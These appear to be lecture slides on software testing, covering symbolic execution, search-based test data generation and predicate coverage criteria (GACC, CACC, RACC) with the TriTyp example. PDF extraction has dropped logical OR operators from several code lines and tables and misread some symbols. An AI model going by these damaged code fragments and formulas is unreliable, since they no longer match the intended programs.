Can the test set detect the above fault?

	x	y	count	EO	AO
t1	-2	2	1	1	1
t2	-2	-2	1	0	0
t3	2	2	1	1/2	1/2
t4	2	2	2	1/2	1/2

EO: Expected output, i.e.  
line 14:  $y = x + y + z$


AO: Actual output, i.e.  
line 14:  $y = x * y + z$

# Graph-Based Testing

---

- Introduction
- Basic Concepts
- Control Flow Testing
- Data Flow Testing
- Summary

# Subsumption Hierarchy



# Recap

- 
- Graph provides a good basis for systematic test selection.
  - Control flow testing focuses on the transfer of control, while data flow testing focuses on the definitions of data and their subsequent use.
  - Control flow coverage is defined in terms of nodes, edges, and paths; data flow coverage is defined in terms of def, use, and du-path.

- Introduction
- Symbolic Execution
- Search-Based Generation
- Summary

# The Grand Challenge

---

- Given a test path, how to generate data input such that the path is executed?

# Main Idea

---


- Collect the branching conditions into a path condition
  - Symbolic execution is used to rewrite internal variables as external inputs
- Find data input that satisfy the path condition
  - Use a constraint solver to solve the path condition
  - Search the input space randomly or in a more systematic manner
- A simple idea but very challenging to implement

# Example

```

1. begin
2.   int x, y, power;
3.   float z;
4.   input (x, y);
5.   if (y < 0)
6.     power = -y;
7.   else
8.     power = y;
9.   z = 1;
10.  while (power != 0) {
11.    z = z * x;
12.    power = power - 1;
13.  }
14.  if (y < 0)
15.    z = 1/z;
16.  output (z);
17. end

```



PC: ! (y < 0)  
 $\&\&$  ! (power != 0)  
 $\&\&$  ! (y < 0)

PC: ! (y < 0)  
 $\&\&$  ! (y != 0)  
 $\&\&$  ! (y < 0)

PC: (y = 0)

# Major Challenges

---

- **Pointer**: Which object does a pointer actually point to?
- **Array**: Which element does an array index variable actually refer to?
- Complexity of constraint handling, especially for non-linear constraints
- Many others such as database, concurrency, native code.

# Arrays and Pointers

```
a[i] = 0;  
a[j] = 1;  
if (a[i] > 0) {  
    // perform some actions  
}
```

```
*a = 0;  
*b = 1;  
c = *a;
```


# Symbolic Execution

---

- A technique that executes a program taking symbols as inputs, instead of concrete values
- Mainly used to derive a path condition in terms of the input variables
- A process that essentially collects branching conditions and rewrites internal variables in terms of external inputs

# Example

CFG	
Node	
s	int tri_type(int a, int b, int c)
	{
	int type;
1	if (a > b)
2-4	{ int t = a; a = b; b = t; }
5	if (a > c)
6-8	{ int t = a; a = c; c = t; }
9	if (b > c)
10-12	{ int t = b; b = c; c = t; }
13	if (a + b <= c)
	{
14	type = NOT_A_TRIANGLE;
	}
	else
	{
15	type = SCALENE;
16	if (a == b && b == c)
	{
17	type = EQUILATERAL;
18	}
	else if (a == b    b == c)
	{
19	type = ISOSCELES;
	}
	}
e	return type;
	}



# Example

---

- Assume that the following path is to be executed:  $\langle s, 1, 5, 9, 10, 11, 12, 13, 14, e \rangle$
- Three symbols are assigned to the input variables:  $a = i, b = j, c = k$ .

## Example (2)

- Node 1, false:  $i \leq j$
- Node 5, false:  $i \leq k$
- Node 9, true:  $j > k$
- Node 10 - 12:  $t = j$ ,  $b = k$ ,  $c = t$
- Node 13, true:  $i + k \leq j$
- PC:  $(i \leq j \&\& i \leq k \&\& j > k \&\& i + k \leq j)$
- One possible solution:  $i = 10$ ,  $j = 40$ ;  $k = 20$

If nodes 10-12 are not executed, i.e., b and c do not exchange their symbols, then at node 13, we would derive condition,  $i + j \leq k$ , which would not be correct.

# Random Testing

---

- Simply try random inputs and observe the program execution until the path of interest is executed.
- Assume that each side can take a value from 1 to 100. What is the probability for the three sides to be the same value?

# Local Search

- Consider the same path:  $\langle s, 1, 5, 9, 11, 12, 13, 14, e \rangle$
- Let  $(a = 10, b = 20, c = 30)$  be the initial program input, which diverges at node 9.
- At this point, a local search can be used to change program inputs so that the alternative branch is taken.

- Each variable is taken in turn and its value is changed whereas other variables are not changed.
- **Exploratory Phase:** Explore the neighborhood of the variable to determine the direction of improvement
- **Pattern Phase:** Make a series of moves to reach the target

# Example

- Consider the digression at node 9.
- Change a has does not help.
- Increase of b leads to improvement.
- Increase b's value until  $b > c$ . Assume that b is 31.
- Now the execution proceeds as desired, and repeat the same process on node 13.
- Eventually we found ( $a = 10$ ,  $b = 40$ ,  $c = 30$ ) that executes the entire path.

# A Goal-Oriented Approach

---

- Earlier approaches are path-oriented in that a specific path is given to be covered.
- A goal-oriented approach tries to automatically select a path to reach a particular statement.

# Types of Branches

---

- **Critical branch:** a branch that leads the execution away from the target node
  - The alternating variable method is used to find inputs so that the other branch is taken
- **Semi-critical branch:** a branch that leads to the target node, but only via the backward edge of a loop.
- **Non-essential branch:** a branch that is neither critical or semi-critical branch.

# An Example Program


---

CFG  
Node

---

```
s    void goal_oriented_example(int a)
{
1        if (a > 0)
2        {
3            int b = 10;
4            while (b > 0)
5            {
6                if (b == 1)
7                {
8                    // target
9                }
10               b--;
11            }
12        }
13    return;
}
```

---



## Example (3)

---

- Assume that the input vector is ( $a = 0$ ).
- Node 1: The value of  $a$  is changed to take the true branch
- Node 4: The semi-critical branch is allowed to be taken
- The loop is executed for 9 more times until the true branch of node 4 is taken, which allows the target node to be reached.

# Potential Problems

---

```
void nested_example(int a, int b, int c)
{
    if (a == b)
        if (b == c)
            if (c < 0)
                // target
}
```

---

Assume that the initial input vector is ( $a = 10, b = 10, c = 10$ ).

# Potential Problems (2)

---

CFG  
Node

---

```
s void chaining_approach_example(int a)
{
    int b = 0;

    if (a > 0)
    {
        b = a;
    }

    if (b >= 10)
    {
        // target
    }

    // ...
}
```

---

# Potential Problems (3)

---

- Assume that the initial value of a is less than 0.
- The search fails because small exploratory moves have no effect on the value of b.
- Possible solutions?

# Summary

---

- Test data generation is one of the most challenging problems in software testing.
- **Symbolic execution** allows us to derive the path condition which if satisfied, causes a path to be executed.
- **Constraint solving** and **search-based methods** are two general approaches to find program inputs that satisfy a given path condition.
- Significant challenges remain in terms of how to handle complex control and data structures.

# Reference

---

P. McMinn, Search-Based Software Test Data Generation: A Survey, *Software Testing, Verification and Reliability*, 14(2), pp. 105-156, June 2004.

# Predicate Testing

---

- Introduction
- Basic Concepts
- Predicate Coverage
- Program-Based Predicate Testing
- Summary

# Motivation

---

- **Predicates** are expressions that can be evaluated to a boolean value, i.e., true or false.
- Many decision points can be encoded as a predicate, i.e., which action should be taken under what condition?
- **Predicate-based testing** is about ensuring those predicates are implemented correctly.

# Applications

- **Program-based:** Predicates can be identified from the branching points of the source code
  - e.g.: `if ((a > b) || c) { ... } else { ... }`
- **Specification-based:** Predicates can be identified from both formal and informal requirements as well as behavioral models such as FSM
  - “if the printer is ON and has paper then send the document for printing”
- **Predicate testing** is required by US FAA for safety critical avionics software in commercial aircraft

# Predicate Testing

---

- Introduction
- Basic Concepts
- Predicate Coverage
- Program-Based Predicate Testing
- Summary

# Predicate

- A **predicate** is an expression that evaluates to a Boolean value
- Predicates may contain:
  - Boolean variables
  - Non-boolean variables that are compared with the relational operators { $>$ ,  $<$ ,  $=$ ,  $\geq$ ,  $\leq$ ,  $\neq$ }
  - Boolean function calls
- The internal structure is created by **logical operators**:
  - $\neg$ ,  $\wedge$ ,  $\vee$ ,  $\rightarrow$ ,  $\oplus$ ,  $\leftrightarrow$

# Clause

- 
- A **clause** is a predicate that does not contain any of the logical operators
  - Example:  $(a = b) \vee C \wedge p(x)$  has three clauses: a relational expression  $(a = b)$ , a boolean variable  $C$ , and a boolean function call  $p(x)$

# Predicate Faults

---

- An incorrect boolean operator is used
- An incorrect boolean variable is used
- Missing or extra boolean variables
- An incorrect relational operator is used
- Parentheses are used incorrectly

# Example

- 
- Assume that  $(a < b) \vee (c > d) \wedge e$  is a correct boolean expression:
    - $(a < b) \wedge (c > d) \wedge e$
    - $(a < b) \vee (c > d) \wedge f$
    - $(a < b) \vee (c > d)$
    - $(a = b) \vee (c > d) \wedge e$
    - $(a = b) \vee (c \leq d) \wedge e$
    - $(a < b \vee c > d) \wedge e$

# Predicate Testing

---

- Introduction
- Basic Concepts
- Predicate Coverage
- Program-Based Predicate Testing
- Summary

# Predicate Coverage

- For each predicate  $p$ , TR contains two requirements:  $p$  evaluates to **true**, and  $p$  evaluates to **false**.
- Example:  $((a > b) \vee C) \wedge p(x)$

	a	b	C	p(x)
1	5	4	true	true
2	5	6	false	false

Consider what happens if the predicate is written, by mistake, as  
 $((a < b) \vee C) \wedge p(x)$

# Clause Coverage

- For each clause  $c$ , TR contains two requirements:  
 $c$  evaluates to **true**, and  $c$  evaluates to **false**.
- Example:  $((a > b) \vee C) \wedge p(x)$

	a	b	C	p(x)
1	5	4	true	true
2	5	6	false	false

- Does predicate coverage subsume clause coverage? Does clause coverage subsume predicate coverage?
- Example:  $p = a \vee b$

	a	b	$a \vee b$
1	T	T	T
2	T	F	T
3	F	T	T
4	F	F	F

# Combinatorial Coverage

- For each predicate  $p$ , TR has test requirements for the clauses in  $p$  to evaluate to each possible combination of truth values
- Example:  $(a \vee b) \wedge c$

	a	b	c	$(a \vee b) \wedge c$
1	T	T	T	T
2	T	T	F	F
3	T	F	T	T
4	T	F	F	F
5	F	T	T	T
6	F	T	F	F
7	F	F	T	F
8	F	F	F	F

# Active Clause

- A **major** clause is a clause on which we are focusing; all of the other clauses are **minor** clauses.
  - Each clause is treated in turn as a major clause
- **Determination:** Given a major clause **c** in predicate **p**, **c** determines **p** if the minor clauses have values so that changing the truth value of **c** changes the truth value of **p**.
  - Note that **c** and **p** do not have to have the same value.
- Example:  $p = a \vee b$

- For each predicate  $p$  and each major clause  $c$  of  $p$ , choose minor clauses so that  $c$  determines  $p$ . TR has two requirements for each  $c$ :  $c$  evaluates to true and  $\neg c$  evaluates to false.
- Example:  $p = a \vee b$

a	b
T	f
F	f
f	T
f	F

$c = a$

$c = b$

# General Active Clause Coverage (GACC)

- The same as ACC, and it does not require the minor clauses have the same values when the major clause evaluates to true and false.
- Does GACC subsume predicate coverage?

	a	b	$a \leftrightarrow b$
1	t	t	t
2	t	f	f
3	f	t	f
4	f	f	t

# Correlated Active Clause Coverage (CACC)

- The same as ACC, but it requires the entire predicate to be true for one value of the major clause and false for the other.
- Example:  $a \leftrightarrow b$

	a	b	$a \leftrightarrow b$
1	t	t	t
2	t	f	f
3	f	t	f
4	f	f	t

a: {1, 3}  
b: {1, 2}  
 $a \leftrightarrow b$ : {1, 2, 3}

- Example:  $a \wedge (b \vee c)$

	a	b	c	$a \wedge (b \vee c)$
1	T	T	T	T
2	T	T	F	T
3	T	F	T	T
5	F	T	T	F
6	F	T	F	F
7	F	F	T	F

$$\{1, 2, 3\} \times \{5, 6, 7\}$$

# Restricted Active Clause Coverage (RACC)

- The same as ACC, but it requires the minor clauses have the same values when the major clause evaluates to true and false.
- Example:  $a \wedge (b \vee c)$

	a	b	c	$a \wedge (b \vee c)$
1	T	T	T	T
5	F	T	T	F
2	T	T	F	T
6	F	T	F	F
3	T	F	T	T
7	F	F	T	F

# CACC vs RACC (1)

- Consider a system with a valve that might be either **open** or **closed**, and several modes, two of which are “**operational**” and “**standby**”.
- Assume the following two constraints: (1) The valve must be **open** in “**operational**” and **closed** in all other modes; (2) The mode cannot be both “**operational**” and “**standby**” at the same time.
- Let **a** = “The valve is closed”, **b** = “The system status is operational”, and **c** = “The system status is standby”. Then, the two constraints can be formalized as (1)  $\neg a \leftrightarrow b$ ; (2)  $\neg(b \wedge c)$

# CACC vs RACC (2)

- Suppose that a certain action can be taken only if the valve is closed and the system status is in Operational or Standby, i.e.,  $a \wedge (b \vee c)$

	a	b	c	$a \wedge (b \vee c)$	Constraints violated
1	T	T	T	T	1 & 2
2	T	T	F	T	1
3	T	F	T	T	
4	F	F	F	F	
5	F	T	T	F	2
6	F	T	F	F	
7	F	F	T	F	1
8	F	F	F	F	1

# Making Active Clauses

- Let  $p$  be a predicate and  $c$  a clause. Let  $p_{c=\text{true}}$  (or  $p_{c=\text{false}}$ ) be the predicate obtained by replacing every occurrence of  $c$  with  $\text{true}$  (or  $\text{false}$ )
- The following expression describes the exact conditions under which the value of  $c$  determines the value of  $p$ :

$$p_c = p_{c=\text{true}} \oplus p_{c=\text{false}}$$

# Example (1)

- Consider  $p = a \vee b$  and  $p = a \wedge b$ .

$$p = a \vee b$$

$$P_{a=\text{true}} = T \vee b = T$$

$$P_{a=\text{false}} = F \vee b = b$$

$$P_a = P_{a=\text{true}} \oplus P_{a=\text{false}}$$

$$= T \oplus b$$

$$= \neg b$$

$$p = a \wedge b$$

$$P_{b=\text{true}} = a \wedge T = a$$

$$P_{b=\text{false}} = a \wedge F = F$$

$$P_b = P_{b=\text{true}} \oplus P_{b=\text{false}}$$

$$= a \oplus F$$

$$= a$$

## Example (2)

- Consider  $p = a \wedge b \vee a \wedge \neg b = a \wedge (b \vee \neg b) = a$

$$P_{a=\text{true}} = T \wedge b \vee T \wedge \neg b = b \vee \neg b = T$$

$$P_{a=\text{false}} = F \wedge b \vee F \wedge \neg b = F \vee F = F$$

$$P_a = P_{a=\text{true}} \oplus P_{a=\text{false}}$$

$$= T \oplus F$$

$$= T$$

$$P_{b=\text{true}} = a \wedge T \vee a \wedge F = a \vee F = a$$

$$P_{b=\text{false}} = a \wedge F \vee a \wedge T = F \vee a = a$$

$$P_b = P_{b=\text{true}} \oplus P_{b=\text{false}}$$

$$= a \oplus a$$

$$= F$$

# Example (3)

- Consider  $p = a \wedge (b \vee c)$ .

$$\begin{aligned} p_{c=\text{true}} &= a \wedge (b \vee \top) \\ &= a \wedge \top = a \end{aligned}$$

$$\begin{aligned} p_{c=\text{false}} &= a \wedge (b \vee \text{F}) \\ &= a \wedge b \end{aligned}$$

$x \oplus y$

$$\equiv (x \wedge \neg y) \vee (\neg x \wedge y)$$

$$\begin{aligned} p_c &= p_{c=\text{true}} \oplus p_{c=\text{false}} \\ x &\Rightarrow \boxed{a} \oplus \boxed{\neg(a \wedge b)} \leftarrow Y \\ &= (a \wedge \neg(\neg a \wedge b)) \vee (\neg a \wedge (a \wedge b)) \\ &= (a \wedge (\neg a \vee \neg b)) \vee (\neg a \wedge a \wedge b) \\ &= (a \wedge \text{F}) \vee (a \wedge \neg b) \vee (\text{F} \wedge b) \\ &= \text{F} \vee (a \wedge \neg b) \vee \text{F} \\ &= a \wedge \neg b \end{aligned}$$

# Finding Satisfying Values

---

- How to choose values that satisfy a given coverage goal?

# Example (1)

- Consider  $p = (a \vee b) \wedge c$ :

a	$x < y$
b	done
c	List.contains(str)

How to choose values to satisfy predicate coverage?

# Example (2)

	a	b	c	p
1	t	t	t	t
2	t	t	f	f
3	t	f	t	t
4	t	f	f	f
5	f	t	t	t
6	f	t	f	f
7	f	f	t	f
8	f	f	f	f

$$\{1, 3, 5\} \times \{2, 4, 6, 7, 8\}$$

## Example (3)

- Suppose we choose  $\{1, 2\}$ .

a	b	c
$x = 3 \ y = 5$	done = true	List = ["Rat", "cat", "dog"] str = "cat"
$x = 0, y = 7$	done = true	List = ["Red", "White"] str = "Blue"

# Example (4)

- What about clause coverage?

	a	b	c	p
1	t	t	t	t
2	t	t	f	f
3	t	f	t	t
4	t	f	f	f
5	f	t	t	t
6	f	t	f	f
7	f	f	t	f
8	f	f	f	f

$\{\{1, 8\}, \{2, 7\}, \{3, 6\}, \{4, 5\}\}$

# Example (5)

- What about GACC, CACC, and RACC?

$$P_a = \gamma b \wedge c \quad P_b = \gamma a \wedge c \quad P_c = a \vee b$$

	a	b	c	p	$p_a$	$p_b$	$p_c$
1	t	t	t	t			t
2	t	t	f	f			t
3	t	f	t	t	t		t
4	t	f	f	f			t
5	f	t	t	t		t	t
6	f	t	f	f			t
7	f	f	t	f	t		t
8	f	f	f	f			

Consider clause a:  
 GACC: {3, 7}  
 CACC: {3, 7}  
 RACC: {3, 7}

Consider clause b:  
 GACC: {5, 7}  
 CACC: {5, 7}  
 RACC: {5, 7}

Consider clause c:  
 GACC: {1, 3, 5}  $\times$  {2, 4, 6}  
 CACC: {1, 3, 5}  $\times$  {2, 4, 6}  
 RACC: {{1, 2}, {3, 4}, {5, 6}}

# Predicate Testing

---

- Introduction
- Basic Concepts
- Predicate Coverage
- Program-Based Predicate Testing
- Summary

- **Reachability**: A test must be able to reach the predicate being tested.
- **Controllability**: Internal variables must be rewritten in terms of external input variables
- In general, finding values to satisfy **reachability** and **controllability** is **undecidable**.

# TriType

<pre> 1 // Jeff Offut – Java version Feb 2003 2 // The old standby: classify triangles 3 import java.io.*; 4 5 class trityp 6 { 7     private static String[] triTypes = { "", // Ignore 0. 8         "scalene", "isosceles", "equilateral", "not a valid 9         triangle"}; 9     private static String instructions = "This is the ancient 10    TriTyp program.\nEnter three integers that represent the lengths 11    of the sides of a triangle.\nThe triangle will be categorized as 12    either scalene, isosceles, equilateral\nnor invalid.\n"; 13 14    public static void main (String[] argv) 15    { // Driver program for trityp 16        int A, B, C; 17        int T; 18        System.out.println (instructions); 19        System.out.println ("Enter side 1: "); 20        A = getN(); 21        System.out.println ("Enter side 2: "); 22        B = getN(); 23        System.out.println ("Enter side 3: "); 24        C = getN(); 25        T = Triang (A, B, C); 26    } 27 28 // ===== 29 // The main triangle classification method 30 private static int Triang (int Side1, int Side2, int Side3) 31 { 32     int tri_out; 33 34     // tri_out is output from the routine: 35     //   Triang = 1 if triangle is scalene 36     //   Triang = 2 if triangle is isosceles 37     //   Triang = 3 if triangle is equilateral 38     //   Triang = 4 if not a triangle </pre>	<pre> 39 40     // After a quick confirmation that it's a legal 41     // triangle, detect any sides of equal length 42     if (Side1 &lt;= 0    Side2 &lt;= 0    Side3 &lt;= 0) 43     { 44         tri_out = 4; 45         return (tri_out); 46     } 47     tri_out = 0; 48     if (Side1 == Side2) 49         tri_out = tri_out + 1; 50     if (Side1 == Side3) 51         tri_out = tri_out + 2; 52     if (Side2 == Side3) 53         tri_out = tri_out + 3; 54 55     if (tri_out == 0) 56     { // Confirm it's a legal triangle before declaring 57         // it to be scalene 58 59         if (Side1+Side2 &lt;= Side3    Side2+Side3 &lt;= Side1    60             Side1+Side3 &lt;= Side2) 61             tri_out = 4; 62         else 63             tri_out = 1; 64         return (tri_out); 65     } 66     /* Confirm it's a legal triangle before declaring */ 67     /* it to be isosceles or equilateral */ 68 69 70     if (tri_out &gt; 3) 71         tri_out = 3; 72     else if (tri_out == 1 &amp;&amp; Side1+Side2 &gt; Side3) 73         tri_out = 2; 74     else if (tri_out == 2 &amp;&amp; Side1+Side3 &gt; Side2) 75         tri_out = 2; 76     else if (tri_out == 3 &amp;&amp; Side2+Side3 &gt; Side1) 77         tri_out = 2; 78     else 79         tri_out = 4; 80     return (tri_out); 81 } // end Triang </pre>
--	---

# Predicates

```
42: (Side1 <= 0 || Side2 <= 0 || Side3 <= 0)
49: (Side1 == Side2)
51: (Side1 == Side3)
53: (Side2 == Side3)
55: (triOut == 0)
59: (Side1+Side2 <= Side3 || Side2+Side3 <= Side1 ||
     Side1+Side3 <= Side2)
70: (triOut > 3)
72: (triOut == 1 && Side1+Side2 > Side3)
74: (triOut == 2 && Side1+Side3 > Side2)
76: (triOut == 3 && Side2+Side3 > Side1)
```

# Reachability

```
42: True
49: P1 = s1>0 && s2>0 && s3>0
51: P1
53: P1
55: P1
59: P1 && triOut = 0
62: P1 && triOut = 0
    && (s1+s2 > s3) && (s2+s3 > s1) && (s1+s3 > s2)
70: P1 && triOut != 0
72: P1 && triOut != 0 && triOut <= 3
74: P1 && triOut != 0 && triOut <= 3 && (triOut !=1 || s1+s2<=s3)
76: P1 && triOut != 0 && triOut <= 3 && (triOut !=1 || s1+s2<=s3)
    && (triOut !=2 || s1+s3<=s2)
78: P1 && triOut != 0 && triOut <= 3 && (triOut !=1 || s1+s2<=s3)
    && (triOut !=2 || s1+s3 <= s2) && (triOut !=3 || s2+s3 <= s1)
```

# Solving Internal Vars

At line 55, triOut has a value in the range (0 .. 6)

```
triOut = 0  s1!=s2  &&  s1!=s3  &&  s2!=s3  
    1  s1=s2  &&  s1!=s3  &&  s2!=s3  
    2  s1!=s2  &&  s1=s3  &&  s2!=s3  
    3  s1!=s2  &&  s1!=s3  &&  s2=s3  
    4  s1=s2  &&  s1!=s3  &&  s2=s3  
    5  s1!=s2  &&  s1=s3  &&  s2=s3  
    6  s1=s2  &&  s1=s3  &&  s2=s3
```

# Reduced Reachability

```
42: True
49: P1 = s1>0 && s2>0 && s3>0
51: P1
53: P1
55: P1
59: P1 && s1 != s2 && s2 != s3 && s2 != s3          (triOut = 0)
62: P1 && s1 != s2 && s2 != s3 && s2 != s3          (triOut = 0)
&& (s1+s2 > s3) && (s2+s3 > s1) && (s1+s3 > s2)
70: P1 && P2 = (s1=s2 || s1=s3 || s2=s3)          (triOut != 0)
72: P1 && P2 && P3 = (s1!=s2 || s1!=s3 || s2!=s3)      (triOut <= 3)
74: P1 && P2 && P3 && (s1 != s2 || s1+s2<=s3)
76: P1 && P2 && P3 && (s1 != s2 || s1+s2<=s3)
&& (s1 != s3 || s1+s3<=s2)
78: P1 && P2 && P3 && (s1 != s2 || s1+s2<=s3)
&& (s1 != s3 || s1+s3<=s2) && (s2 != s3 || s2+s3<=s1)
```

# Predicate Coverage

	Predicate	True				False			
		A	B	C	EO	A	B	C	EO
P42:	(Side1 <= 0    Side2 <= 0    Side3 <= 0)	0	0	0	4	1	1	1	3
P49:	(Side1 == Side2)	1	1	1	3	1	2	2	3
P51:	(Side1 == Side3)	1	1	1	3	1	2	2	2
P53:	(Side2 == Side3)	1	1	1	3	2	1	2	2
P55:	(triOut == 0)	1	2	3	4	1	1	1	3
P59:	(Side1+Side2 <= Side3    Side2+Side3 <= Side1    Side1+Side3 <= Side2)	1	2	3	4	2	3	4	1
P70:	(triOut > 3)	1	1	1	3	2	2	3	2
P72:	(triOut == 1 && Side1+Side2 > Side3)	2	2	3	2	2	2	4	4
P74:	(triOut == 2 && Side1+Side3 > Side2)	2	3	2	2	2	4	2	4
P76:	(triOut == 3 && Side2+Side3 > Side1)	3	2	2	2	4	2	2	4

# Clause Coverage

		True				False				
		Predicate	A	B	C	EO	A	B	C	EO
P42:	(Side1 <= 0)		0	1	1	4	1	1	1	3
	(Side2 <= 0)		1	0	1	4	1	1	1	3
	(Side3 <= 0)		1	1	0	4	1	1	1	3
P59:	(Side1+Side2 <= Side3)		2	3	6	4	2	3	4	1
	(Side2+Side3 <= Side1)		6	2	3	4	2	3	4	1
	(Side1+Side3 <= Side2)		2	6	3	4	2	3	4	1
P72:	(triOut == 1)		2	2	3	2	2	3	2	2
	(Side1+Side2 > Side3)		2	2	3	2	2	2	5	4
P74:	(triOut == 2)		2	3	2	2	2	4	2	4
	(Side1+Side3 > Side2)		2	3	2	2	2	5	2	4
P76:	(triOut == 3)		3	2	2	2	1	2	1	4
	(Side2+Side3 > Side1)		3	2	2	2	5	2	2	4



# CACC Coverage

